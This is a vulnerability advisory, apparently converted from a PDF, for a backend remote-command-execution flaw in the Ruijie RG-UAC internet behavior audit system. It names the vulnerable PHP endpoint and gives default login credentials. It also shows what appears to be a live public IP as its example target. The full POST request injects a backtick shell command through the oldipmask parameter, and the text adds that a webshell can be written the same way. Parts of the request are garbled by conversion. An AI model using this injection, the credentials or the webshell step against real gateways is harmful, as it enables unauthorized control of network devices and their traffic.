# Ruijie RG-UAC Unified Internet Behavior Management Audit System Backend RCE Vulnerability

# 1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/networkConfig/RouteConfig/StaticRoute/static\_route\_edit\_ipv6.php?action=modify interface. An attacker can execute arbitrary commands to control server permissions.

#### 2. Vulnerability impact

Ruijie RG-UAC Unified Internet Behavior Management Audit System

### 3. Vulnerability location

/view/networkConfig/RouteConfig/StaticRoute/static\_route\_edit\_ipv6.php?action=modify

#### 4. Code analysis

In the POST request, the parameters oldipmask and oldgateway are not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.

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
# 5. Vulnerability recurrence

Case: https://223.99.9.251:1443/

1. As shown in the figure login interface.



Log in with username/password 【admin/firewall】



锐捷统一上网行为管理与审计系统 -- 技术支持论坛: support.ruljie.com.cn -- 技术支持电话: 4008 111 000 🏠 在线客服

2. Construct a data packet and change the oldipmask parameter to 'id+>1. txt' to execute any command

#### **POST**

 $/view/networkConfig/RouteConfig/StaticRoute/static\_route\_edit\_ipv6. php?action=modify \ HTTP/1.1$ 

Host: 223.99.9.251:1443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)

Gecko/20100101 Firefox/124.0

Accept:

text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, \*/\* mage/webp, \*/\* mage/webp, mage/webp

; q=0.8

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate Origin: http://113.24.216.50:280

Sec-GPC: 1

Connection: close

Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php

Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf


Upgrade-Insecure-Requests: 1

X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

Content-Type: application/x-www-form-urlencoded

Content-Length: 68


text ip addr=0000:0000:0000::0000&oldipmask=`id+>1.txt`&oldgateway=1



visit /view/networkConfig/RouteConfig/StaticRoute/1.txt



You can also write webshell, here use phpinfo to test



visit /view/networkConfig/RouteConfig/StaticRoute/1.php

